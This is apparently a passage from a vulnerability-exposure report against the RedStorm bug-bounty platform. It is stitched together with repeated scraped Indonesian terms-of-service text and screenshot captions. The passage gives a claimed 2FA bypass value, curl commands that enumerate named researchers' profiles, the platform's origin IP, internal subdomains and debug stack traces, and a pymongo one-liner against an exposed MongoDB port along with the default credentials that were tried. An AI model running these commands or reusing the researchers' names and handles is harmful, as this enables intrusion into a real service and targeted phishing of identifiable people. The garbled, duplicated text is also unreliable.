Copyright © 2018 - RedStorm. All rights reserved.TermsPrivacyContact

Terms

×

SYARAT DAN KETENTUAN PENGGUNAAN SITUS

Halaman web ini mewakili dokumen hukum yang berfungsi sebagai Persyaratan Layanan kami dan mengatur ketentuan hukum situs web kami, www.redstorm.io, sub-domain, dan semua aplikasi berbasis web dan seluler terkait (secara kolektif, "Situs web") , seperti yang dimiliki dan dioperasikan oleh PT Kubus Mitra Inovasi dan/atau RedStorm Pte.Ltd. (untuk selanjutnya disebut sebagai "REDSTORM").
Istilah dalam huruf kapital, kecuali ditentukan lain, memiliki arti yang ditentukan dalam bagian Definisi di bawah ini. Persyaratan Layanan ini, bersama dengan Kebijakan Privasi kami, perjanjian lisensi seluler apa pun, dan pedoman lain yang dipasang di dalam Situs Web kami, secara bersama-sama "Persyaratan Hukum", merupakan keseluruhan dan hanya perjanjian antara Anda dan REDSTORM, dan menggantikan semua perjanjian lainnya, representasi , jaminan, dan pemahaman sehubungan dengan Situs Web kami dan materi pokok yang terkandung di sini. Kami dapat mengubah Ketentuan Hukum kami setiap saat tanpa pemberitahuan khusus kepada Anda. Salinan terbaru dari Persyaratan Hukum kami akan diposkan di Situs Web kami, dan Anda harus meninjau semua Persyaratan Hukum sebelum menggunakan Situs Web kami. Setelah setiap revisi pada Persyaratan Hukum kami diposkan, Anda setuju untuk terikat pada perubahan tersebut. Oleh karena itu, penting bagi Anda untuk secara berkala meninjau Persyaratan Hukum kami untuk memastikan Anda masih setuju dengan mereka.
Dengan menggunakan Situs Web kami, Anda setuju untuk sepenuhnya mematuhi dan terikat dengan Persyaratan Hukum kami. Harap tinjau dengan saksama. Jika Anda tidak menerima Persyaratan Hukum kami, jangan mengakses dan menggunakan Situs Web kami. Jika Anda telah mengakses Situs Web kami dan tidak menerima Persyaratan Hukum kami, Anda harus segera menghentikan penggunaan Situs Web kami.
Definisi Istilah "KAMI" atau "Kami" atau "kami" mengacu pada REDSTORM, pemilik Situs Web.
"Pengunjung" adalah seseorang yang hanya menjelajahi situs web kami, tetapi belum terdaftar sebagai Anggota.
"Anggota" adalah individu yang telah terdaftar dengan kami untuk menggunakan Layanan kami.
"Layanan" kami mewakili fungsi dan fitur kolektif seperti yang ditawarkan melalui Situs Web kami kepada Anggota kami.
"Pengguna" adalah pengidentifikasi kolektif yang merujuk pada Pengunjung atau Anggota.
Semua teks, informasi, grafik, audio, video, dan data yang ditawarkan melalui Situs Web kami secara kolektif dikenal sebagai "Konten" kami.

Lisensi Terbatas
REDSTORM memberi Anda lisensi non-eksklusif, tidak dapat dipindahtangankan, yang dapat dibatalkan untuk mengakses dan menggunakan Situs Web kami secara ketat sesuai dengan Persyaratan Hukum kami. Penggunaan Anda atas Situs Web kami adalah semata-mata untuk tujuan yang dinyatakan dalam Persyaratan Hukum kami; penggunaan lainnya adalah pelanggaran lisensi ini dan akan mengakibatkan pencabutan keanggotaan Anda.

Kepatuhan Hukum
Anda setuju untuk mematuhi semua hukum, undang-undang, tata cara, dan peraturan domestik dan internasional yang berlaku terkait penggunaan Anda atas Situs Web kami. REDSTORM berhak untuk menyelidiki keluhan atau melaporkan pelanggaran terhadap Persyaratan Hukum kami dan untuk mengambil tindakan apa pun yang kami anggap pantas, termasuk tetapi tidak terbatas pada pembatalan akun Anggota Anda, melaporkan setiap aktivitas yang dicurigai melanggar hukum kepada aparat penegak hukum, regulator, atau ketiga lainnya pihak-pihak dan mengungkapkan informasi apa pun yang diperlukan atau sesuai untuk orang atau badan tersebut yang berkaitan dengan profil Anda, alamat email, riwayat penggunaan, materi yang diposting, alamat IP dan informasi lalu lintas, sebagaimana diizinkan berdasarkan Kebijakan Privasi kami.

Hak Milik Intelektual
Situs Web kami dapat berisi merek layanan atau merek dagang kami maupun milik afiliasi kami atau perusahaan lain, dalam bentuk kata-kata, grafik, dan logo. Penggunaan Anda atas Situs web kami tidak merupakan hak atau lisensi apa pun bagi Anda untuk menggunakan merek/merek layanan demikian, tanpa izin tertulis sebelumnya dari pemilik merek/layanan terkait yang terkait. Situs web kami juga dilindungi oleh undang-undang hak cipta internasional. Penyalinan, redistribusi, penggunaan, atau publikasi oleh Anda dari bagian mana pun dari Situs Web kami sangat dilarang. Penggunaan Anda atas Situs Web kami tidak memberikan Anda hak kepemilikan apa pun dalam Situs Web kami.

Tautan ke Situs Web Lain
Situs web kami mungkin berisi tautan ke situs web pihak ketiga. Tautan ini disediakan hanya untuk kenyamanan Anda. Dengan menautkan ke situs web ini, kami tidak membuat atau memiliki afiliasi dengan, atau mensponsori situs web pihak ketiga tersebut. Dimasukkannya tautan dalam Situs Web kami tidak merupakan dukungan apa pun, jaminan, garansi, atau rekomendasi dari situs web pihak ketiga tersebut. REDSTORM tidak memiliki kontrol atas dokumen hukum dan praktik privasi situs web pihak ketiga; dengan demikian, Anda mengakses situs web pihak ketiga mana pun

18_2fa_bypass_customer_login.png

2FA BYPASS: password_2fa = "redstorm" (HIDDEN FIELD)

redstorm

Username * Username

Full name error

Password * Password

Full name error

Login

Forgot password?

Not registered?
Create an account

Login with Google

Login with LinkedIn

Copyright © 2018 - RedStorm. All rights reserved.TermsPrivacyContact

Terms

×

SYARAT DAN KETENTUAN PENGGUNAAN SITUS

Halaman web ini mewakili dokumen hukum yang berfungsi sebagai Persyaratan Layanan kami dan mengatur ketentuan hukum situs web kami, www.redstorm.io, sub-domain, dan semua aplikasi berbasis web dan seluler terkait (secara kolektif, "Situs web") , seperti yang dimiliki dan dioperasikan oleh PT Kubus Mitra Inovasi dan/atau RedStorm Pte.Ltd. (untuk selanjutnya disebut sebagai "REDSTORM").
Istilah dalam huruf kapital, kecuali ditentukan lain, memiliki arti yang ditentukan dalam bagian Definisi di bawah ini. Persyaratan Layanan ini, bersama dengan Kebijakan Privasi kami, perjanjian lisensi seluler apa pun, dan pedoman lain yang dipasang di dalam Situs Web kami, secara bersama-sama "Persyaratan Hukum", merupakan keseluruhan dan hanya perjanjian antara Anda dan REDSTORM, dan menggantikan semua perjanjian lainnya, representasi , jaminan, dan pemahaman sehubungan dengan Situs Web kami dan materi pokok yang terkandung di sini. Kami dapat mengubah Ketentuan Hukum kami setiap saat tanpa pemberitahuan khusus kepada Anda. Salinan terbaru dari Persyaratan Hukum kami akan diposkan di Situs Web kami, dan Anda harus meninjau semua Persyaratan Hukum sebelum menggunakan Situs Web kami. Setelah setiap revisi pada Persyaratan Hukum kami diposkan, Anda setuju untuk terikat pada perubahan tersebut. Oleh karena itu, penting bagi Anda untuk secara berkala meninjau Persyaratan Hukum kami untuk memastikan Anda masih setuju dengan mereka.
Dengan menggunakan Situs Web kami, Anda setuju untuk sepenuhnya mematuhi dan terikat dengan Persyaratan Hukum kami. Harap tinjau dengan saksama. Jika Anda tidak menerima Persyaratan Hukum kami, jangan mengakses dan menggunakan Situs Web kami. Jika Anda telah mengakses Situs Web kami dan tidak menerima Persyaratan Hukum kami, Anda harus segera menghentikan penggunaan Situs Web kami.
Definisi Istilah "KAMI" atau "Kami" atau "kami" mengacu pada REDSTORM, pemilik Situs Web.
"Pengunjung" adalah seseorang yang hanya menjelajahi situs web kami, tetapi belum terdaftar sebagai Anggota.
"Anggota" adalah individu yang telah terdaftar dengan kami untuk menggunakan Layanan kami.
"Layanan" kami mewakili fungsi dan fitur kolektif seperti yang ditawarkan melalui Situs Web kami kepada Anggota kami.
"Pengguna" adalah pengidentifikasi kolektif yang merujuk pada Pengunjung atau Anggota.
Semua teks, informasi, grafik, audio, video, dan data yang ditawarkan melalui Situs Web kami secara kolektif dikenal sebagai "Konten" kami.

Lisensi Terbatas
REDSTORM memberi Anda lisensi non-eksklusif, tidak dapat dipindahtangankan, yang dapat dibatalkan untuk mengakses dan menggunakan Situs Web kami secara ketat sesuai dengan Persyaratan Hukum kami. Penggunaan Anda atas Situs Web kami adalah semata-mata untuk tujuan yang dinyatakan dalam Persyaratan Hukum kami; penggunaan lainnya adalah pelanggaran lisensi ini dan akan mengakibatkan pencabutan keanggotaan Anda.

Kepatuhan Hukum
Anda setuju untuk mematuhi semua hukum, undang-undang, tata cara, dan peraturan domestik dan internasional yang berlaku terkait penggunaan Anda atas Situs Web kami. REDSTORM berhak untuk menyelidiki keluhan atau melaporkan pelanggaran terhadap Persyaratan Hukum kami dan untuk mengambil tindakan apa pun yang kami anggap pantas, termasuk tetapi tidak terbatas pada pembatalan akun Anggota Anda, melaporkan setiap aktivitas yang dicurigai melanggar hukum kepada aparat penegak hukum, regulator, atau ketiga lainnya pihak-pihak dan mengungkapkan informasi apa pun yang diperlukan atau sesuai untuk orang atau badan tersebut yang berkaitan dengan profil Anda, alamat email, riwayat penggunaan, materi yang diposting, alamat IP dan informasi lalu lintas, sebagaimana diizinkan berdasarkan Kebijakan Privasi kami.

Hak Milik Intelektual
Situs Web kami dapat berisi merek layanan atau merek dagang kami maupun milik afiliasi kami atau perusahaan lain, dalam bentuk kata-kata, grafik, dan logo. Penggunaan Anda atas Situs web kami tidak merupakan hak atau lisensi apa pun bagi Anda untuk menggunakan merek/merek layanan demikian, tanpa izin tertulis sebelumnya dari pemilik merek/layanan terkait yang terkait. Situs web kami juga dilindungi oleh undang-undang hak cipta internasional. Penyalinan, redistribusi, penggunaan, atau publikasi oleh Anda dari bagian mana pun dari Situs Web kami sangat dilarang. Penggunaan Anda atas Situs Web kami tidak memberikan Anda hak kepemilikan apa pun dalam Situs Web kami.

Tautan ke Situs Web Lain

19_2fa_bypass_customer_highlighted.png

Impact: Complete bypass of two-factor authentication for ALL users on the platform. Any compromised password leads to full account takeover without 2FA protection. The vulnerability has existed for 4+ years.

RS-EXP-006: IDOR - Unauthenticated Access to Researcher Profiles

Severity: P1 - Critical | CVSS: 8.6 | CWE: CWE-639

The /views/ endpoint exposes researcher dashboard/profile information without requiring authentication. By accessing /views/{view_id}, an unauthenticated user can view sensitive researcher information including full name, username, join date, rank, and points. The view IDs are predictable and over 100 unique IDs have been identified in the Wayback Machine archive. Confirmed researchers whose data was accessed include: Syukirman Amir (0xsenja, Rank 132), Neh Patel (thecyberneh, Rank 155), Vikas Srivastava (007vikaxh, Rank 50), Peradaban (1337 peradaban, Rank 37), Zerboa (pasya1912, Rank 62), and Fakhrur Razi (sobron, Rank 18).

Exploitation Steps:

1. Access /views/{view_id} without any authentication
2. Researcher profile data returned including full name, username, rank, points
3. 100+ view IDs discovered, many return HTTP 200 (publicly accessible)
4. View IDs are predictable, allowing mass enumeration of all researcher profiles

Exploitation Commands:

```
curl -sk https://www.redstorm.io/views/25b7f485be0700 # Syukirman Amir (0xsenja)
curl -sk https://www.redstorm.io/views/66a0e592bf03 # Fakhrur Razi (sobron)
```

Impact: Privacy violation for all researchers on the platform. Mass enumeration possible. Data can be used for targeted phishing attacks against security researchers.

RS-EXP-007: Internal Infrastructure Fully Mapped via smtapps.net

Severity: P1 - Critical | CVSS: 8.2 | CWE: CWE-200

Complete infrastructure mapping of RedStorm/Smooets Technology was achieved through CSP header leakage and DNS enumeration. Eight internal subdomains on smtapps.net all resolve to origin IP 103.10.61.120 (DigitalOcean), including production, staging, development, admin, and API environments. The HTTP endpoint on the origin server reveals that RedStorm is operated by Smooets Technology (www.smooets.com), as requests redirect to smooets.com. Email infrastructure uses Google Workspace, and WebSocket endpoints for real-time features were also identified.


Exploitation Steps:

1. CSP header leaked internal domain redstorm-stable.smtapps.net
2. DNS enumeration found 8 subdomains all on same IP
3. Direct access confirmed for all subdomains (bypassing Cloudflare)
4. Parent company Smooets Technology identified via HTTP redirect
5. WebSocket endpoints and email infrastructure mapped

Exploitation Commands:

```
dig +short admin.smtapps.net # Returns 103.10.61.120
curl -sk https://staging.smtapps.net/ # Direct access to staging
curl -sk https://dev.smtapps.net/ # Direct access to dev environment
```

Screenshot Evidence:



03_admin_smtapps_live.png

Symfony Exception Symfony Docs Symfony Support

Error HTTP 500 Internal Server Error

Class 'Tymon\JWTAuth\Providers\LumenServiceProvider' not found

Exception Stack Trace

Error

in /home/wgs-dev/api-smartchecking/vendor/laravel/lumen-framework/src/**Application.php** (line 223)

Application->**register**('Tymon\\JWTAuth\\Providers\\LumenServiceProvider')
in /home/wgs-dev/api-smartchecking/bootstrap/**app.php** (line 100)

```
95.
96. // $app->register(App\Providers\AppServiceProvider::class);
97. $app->register(App\Providers\AuthServiceProvider::class);
98. // $app->register(App\Providers\EventServiceProvider::class);
99. $app->register(Illuminate\Redis\RedisServiceProvider::class);
100. $app->register(Tymon\JWTAuth\Providers\LumenServiceProvider::class);
101.
102. config([
103.     'database.redis' => [
104.
105.         'client' => env('REDIS_CLIENT', 'predis'),
```

require('/home/wgs-dev/api-smartchecking/bootstrap/app.php')
in /home/wgs-dev/api-smartchecking/public/**index.php** (line 14)

04_api_smtapps_live.png

Symfony Exception Symfony Docs Symfony Support

Error HTTP 500 Internal Server Error

Class 'Tymon\JWTAuth\Providers\LumenServiceProvider' not found

Exception Stack Trace

Error


in /home/wgs-dev/api-smartchecking/vendor/laravel/lumen-framework/src/**Application.php** (line 223)

Application->**register**('Tymon\\JWTAuth\\Providers\\LumenServiceProvider')
in /home/wgs-dev/api-smartchecking/bootstrap/**app.php** (line 100)


```
95.
96. // $app->register(App\Providers\AppServiceProvider::class);
97. $app->register(App\Providers\AuthServiceProvider::class);
98. // $app->register(App\Providers\EventServiceProvider::class);
99. $app->register(Illuminate\Redis\RedisServiceProvider::class);
100. $app->register(Tymon\JWTAuth\Providers\LumenServiceProvider::class);
101.
102. config([
103.     'database.redis' => [
104.
105.         'client' => env('REDIS_CLIENT', 'predis'),
```

require('/home/wgs-dev/api-smartchecking/bootstrap/app.php')
in /home/wgs-dev/api-smartchecking/public/**index.php** (line 14)

05_staging_smtapps_live.png



06_dev_smtapps_live.png



07_redstorm_stable_smtapps_live.png

Impact: Complete infrastructure mapping enables targeted attacks on all environments. Admin and API endpoints directly accessible.

RS-EXP-003: Laravel/Lumen Debug Mode Enabled in Production

Severity: P2 - High | CVSS: 7.5 | CWE: CWE-489

The origin server has Laravel/Lumen debug mode enabled in production. All HTTPS endpoints return detailed error pages with stack traces, file paths, and application internals. The error reveals the application name (api-smartchecking), framework (Lumen), user (wgs-dev), and full directory structure. The specific error "Class Tymon\JWTAuth\Providers\LumenServiceProvider not found" indicates a broken JWT authentication configuration, which itself is a security concern.


Exploitation Steps:

1. Access any HTTPS endpoint on origin server
2. Full Lumen debug page returned with Symfony error profiler
3. Stack trace reveals 3 source file paths with line numbers
4. Application internals: api-smartchecking, Lumen, wgs-dev user

Exploitation Commands:

```
curl -sk -H "Host: www.redstorm.io" https://103.10.61.120/ # Full debug page
curl -sk https://admin.smtapps.net/ # Same debug page via internal domain
```

Screenshot Evidence:



02_lumen_debug_stacktrace.png

Impact: Source code structure disclosure aids targeted exploitation. Broken JWT configuration suggests incomplete deployment.

RS-EXP-004: MongoDB Port 27017 Exposed to Internet

Severity: P2 - High | CVSS: 7.5 | CWE: CWE-284

MongoDB default port 27017 is open and accessible on the origin server (103.10.61.120). While authentication is required, the port exposure allows for brute-force attacks and version fingerprinting. The HTTP interface responds with "It looks like you are trying to access MongoDB over HTTP on the native driver port." Pymongo connection test confirmed the server is reachable and returns "there are no users authenticated" error, proving the service is actively running MongoDB. Common credentials (admin:admin, root:root, mongo:mongo, redstorm:redstorm) were tested but did not succeed.

Exploitation Steps:

1. Port 27017 confirmed OPEN on origin server
2. HTTP access returns MongoDB HTTP interface message
3. Pymongo connection test confirms MongoDB is reachable
4. Authentication required but brute-force possible

Exploitation Commands:

```
curl -sk http://103.10.61.120:27017/ # Returns MongoDB HTTP message
python3 -c "import pymongo; c=pymongo.MongoClient('mongodb://103.10.61.120:27017/');
print(c.list_database_names())"
```

Screenshot Evidence:

```
It looks like you are trying to access MongoDB over HTTP on the native driver port.
```

15_mongodb_live.png

Impact: Database port publicly accessible enables brute-force attacks. EOL MongoDB version has known vulnerabilities.